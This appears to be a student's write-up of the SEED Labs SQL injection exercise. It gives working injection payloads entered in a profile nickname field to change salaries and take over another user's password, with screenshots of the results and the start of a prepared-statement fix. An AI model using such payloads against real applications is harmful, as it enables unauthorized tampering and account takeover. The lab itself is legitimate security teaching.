
- mysql->multiquery()

allowing api in the php coding

3.3 Task 3: SQL Injection Attack on UPDATE Statement

By seeing the code we got to know if we can edit our profile we can change our nick name and phone number but we does not have a salary index to change our salary although we know that there is an salary filed in our database which stores salary so we are logging in our profile and there we will try to update the things(our salary) which can be edited by admin not employee we will do it with employee by exploiting the vulnerability.

We login to alice and we went alice profile




Task 3.1: Modify your own salary

We know that we don't have access to modify salary but still we can update our nick name and phone number assume we know there is an Salary index in mysql so we will change our nick name and tell the mysql change salary to 99999 by the following command

- **Abdulwahab', Salary = '999999**


Where Abdulwahab is the nick name we update and Salary is the index in mysql which stores salary



Alice's Profile Edit

NickName	Abdulwahab',Salary='999999
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs



Alice Profile


Key	Value
Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	Abdulwahab
Email	
Address	
Phone Number	

Task 3.2: Modify other people' salary

Reduce Boby salary to 1 dollor


- ABDULWAHAB', Salary = 1 WHERE name = 'Boby' #

It will update the nickname to AbdulWahab and Salary to 1$ where the field is Boby technically, we changed the Boby Salary and nick name from Alice profile without having access to his as well admin account



Alice's Profile Edit

NickName	AHAB', salary = 1 WHERE name = 'Boby' #
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	ABDULWAHAB
Email	
Address	
Phone Number	

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
Task 3.3: Modify other people' password

Now we have to modify Boby password from our profile by seeing the code we got to know the password is in hash sha1 so we will use the sha1 command in our and change the password of Boby from our password field by


- bobyhacked', Password = sha1('wahabhere) WHERE name= 'Boby'#

where bobyhacked is the nick name entering field password is the filed anmd sha1 was the algorithm used and change the password and nickname of field Boby and comment the rest



Alice's Profile Edit

NickName	sha1('wahabhere') WHERE name= 'Boby'#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password



www.seed-server.com/unsafe_home.php?username=Boby&Password=wahabhere

Would you like Firefox to save this login for seed-server.com?


Boby

wahabhere

Show password

y Profile

	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	wahabhackyou
Email	
Address	
Phone Number	



Boby Profile


Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	wahabhackyou
Email	
Address	
Phone Number	

Hence we modifed Boby Salary and nick name from Alice profile using command sql injection attack

3.4 Task 4: Countermeasure Prepared Statement


Now to take precaution there is same web application in www.seed-server.com/defence this is special designed so we can mess with the code application inside this both application source code are same this is just inside the defense folder so we have to see the code of how the database parameter is being pass by seeing the example we open our webapllication unsafehome.php inside container of www

- dockps



```
05/22/22]seed@VM:~$ dockps
ea91bf0e99d  mysql-10.9.0.6
5830d0e29bb  www-10.9.0.5
05/22/22]seed@VM:~$ 
```


- docksh 95



```
[05/21/22]seed@VM:~$ docksh 95
root@95830d0e29bb:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@95830d0e29bb:/# cd var
root@95830d0e29bb:/var# cd www
root@95830d0e29bb:/var/www# ls
SQL_Injection  html
root@95830d0e29bb:/var/www# ls
SQL_Injection  html
root@95830d0e29bb:/var/www# cd SQL_Injection/
root@95830d0e29bb:/var/www/SQL_Injection# ls
css      index.html  seed_logo.png           unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@95830d0e29bb:/var/www/SQL_Injection# cd defense/
root@95830d0e29bb:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@95830d0e29bb:/var/www/SQL_Injection/defense# nano unsafe.php
```

- cd var
- cd www
- cd SQL_Injection/
- cd Defense
- nano unsafe.php

now understanding the code the hardcoded is taking the data which can be code and if injected will be executed to sql statement




```
// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
```


I commented the vulnerable code



```
 GNU nano 4.8                                    unsafe.php
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();
/*  This is the vulnerable code whoch i commented
// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
*/
```

